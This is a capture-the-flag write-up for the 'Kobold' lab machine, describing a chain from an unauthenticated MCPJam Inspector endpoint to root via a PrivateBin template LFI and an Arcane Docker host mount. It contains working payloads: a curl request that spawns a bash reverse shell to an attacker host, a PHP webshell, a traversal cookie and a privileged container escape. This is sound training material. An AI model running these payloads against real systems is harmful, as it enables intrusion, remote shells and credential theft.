[ writeup · case #007 ]
Kobold
An exposed MCPJam Inspector endpoint grants a shell as ben; a PrivateBin template LFI leaks Arcane admin credentials, and deploying a privileged container with the host filesystem mounted exposes the root flag.
Summary
Enumeration
Port Scan
rustscan --range 1-65535 -a kobold.htb -- -APORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.15
80/tcp open http syn-ack ttl 63 nginx 1.24.0 — redirects to https://kobold.htb/
443/tcp open ssl/http syn-ack ttl 63 nginx 1.24.0 — "Kobold Operations Suite"
SSL SAN: kobold.htb, *.kobold.htb
3552/tcp open http syn-ack ttl 63 Golang net/http — Arcane v1.13.0Four ports. SSH is standard. Port 80 just redirects to HTTPS. Port 443 serves "Kobold Operations Suite" — nginx fronting something. Port 3552 is the interesting one: a Go HTTP server that turns out to be Arcane, a Docker management platform. The wildcard SSL cert (*.kobold.htb) tells me there are subdomains worth finding.
Subdomain Enumeration
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
  -u https://kobold.htb \
  -H "Host: FUZZ.kobold.htb" \
  -k -fc 302 -fs <baseline_size>
I find two subdomains: mcp.kobold.htb hosting the MCPJam Inspector alongside Arcane, and bin.kobold.htb hosting a PrivateBin instance. Both are proxied through nginx on 443.
- but get the baseline size first
curl -sk https://kobold.htb -o /dev/null -w "%{size_download}"mcp [Status: 200, Size: 466, Words: 57, Lines: 15, Duration: 109ms]
bin [Status: 200, Size: 24402, Words: 1218, Lines: 386, Duration: 198ms]Arcane & MCPJam Enumeration
Navigating to https://mcp.kobold.htb shows the Arcane login page at version 1.13.0. Registration is disabled. Hitting /api/docs reveals a full Scalar API reference backed by /api/openapi.json I parse it to get every route.

- One endpoint stands out:
/api/templates/fetch, which accepts aurlparameter and makes an outbound HTTP request. I confirm SSRF by pointing it at my listener:
curl -sk "http://mcp.kobold.htb:3552/api/templates/fetch?url=http://<vpn-ip>/test"❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[REDACTED:IP] - - [23/Mar/2026 14:09:05] code 404, message File not found
[REDACTED:IP] - - [23/Mar/2026 14:09:05] "GET /test HTTP/1.1" 404 -
- I also notice the MCPJam Inspector UI on the same host, which exposes
/api/mcp/connect— an endpoint designed for local development that I find is unauthenticated in this deployment.
Foothold
The /api/mcp/connect endpoint accepts a serverConfig object with command and args fields that get spawned directly by the server. No authentication required. I set up a listener and send the payload:
nc -lvnp 4444❯ curl -sk -X POST https://mcp.kobold.htb/api/mcp/connect \
-H "Content-Type: application/json" \
-d '{
"serverId": "x",
"serverConfig": {
"command": "/bin/bash",
"args": ["-c", "/bin/bash -i >& /dev/tcp/<attacker>/4444 0>&1"]
}
}'❯ nc -lvnp 4444
listening on [any] 4444 ...
bash: cannot set terminal process group (1531): Inappropriate ioctl for device
bash: no job control in this shell
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ id
id
uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
Shell lands as ben. I upgrade it:
python3 -c 'import pty;pty.spawn("/bin/bash")'
stty raw -echo; fg
export TERM=xtermUser Flag
cat /home/light/user.txtPrivilege Escalation
Step 1 — PrivateBin LFI to Config Leak
Running id shows ben is in the operator group. I check what that group can access:
find / -group operator -readable 2>/dev/nullThe operator group has write access to /privatebin-data/data/ — the mounted data directory for the PrivateBin Docker container. PrivateBin prior to 1.7.2 is vulnerable to a template LFI: when templateselection = true is set in the config, the template session cookie is used to include a PHP file without sanitizing the path.
I write a webshell into the writable directory:
echo '<?php system($_GET["cmd"]); ?>' > /privatebin-data/data/pwn.phpThe traversal from the container's tpl/ directory out to /srv/data/ requires four levels up:
❯ curl -sk "https://bin.kobold.htb/?cmd=id" \
  --cookie "template=../../../../srv/data/pwn"
uid=65534(nobody) gid=82(www-data) groups=82(www-data)
Running as nobody inside the container, I read the PrivateBin config:
curl -sk "https://bin.kobold.htb/?cmd=cat+/srv/cfg/conf.php" \
  --cookie "template=../../../../srv/data/pwn"
A commented-out MySQL section contains a plaintext password: [REDACTED:CRED]. The comment says it was "temporarily disabled during server migration" but the creds were left in.
[model]
; example of DB configuration for MySQL
; Temporarily disabling while we migrate to new server for loadbalancing
;class = Database
[model_options]
dsn = "mysql:host=localhost;dbname=privatebin;charset=UTF8"
tbl = "privatebin_"    ; table prefix
usr = "privatebin"
pwd = "[REDACTED:CRED]" # password was here under lots of rubbish
opt[12] = true ; PDO::ATTR_PERSISTENTStep 2 — Arcane Admin to Root
I try the password against Arcane with the username arcane:
 (opens the full-size image)

- we are greeted with a simple dashboard
we first create a privileged project that mounts the host filesystem mounted at
/hostfs (opens the full-size image)
after deploying the project we just head to the containers tab and hit the shell section to get our root flag

Root Flag
cat /hostfs/home/lightKey Takeaways
- MCPJam Inspector's
/api/mcp/connectis a development endpoint that spawns arbitrary processes — exposing it publicly with no authentication is an instant RCE - PrivateBin's template LFI (GHSA-g2j9-g8r5-rg82) only needs write access to the data directory to become exploitable, even without touching the web server directly
- Running a management platform like Arcane as root means any leaked credential in a connected service becomes a direct root primitive via Docker escape
Resources
- GHSA-232v-j27c-5pp6 — MCPJam Inspector Unauthenticated RCE
- GHSA-g2j9-g8r5-rg82 — PrivateBin Template LFI
- CVE-2026-23520 — Arcane Lifecycle Label Command Injection
- Arcane GitHub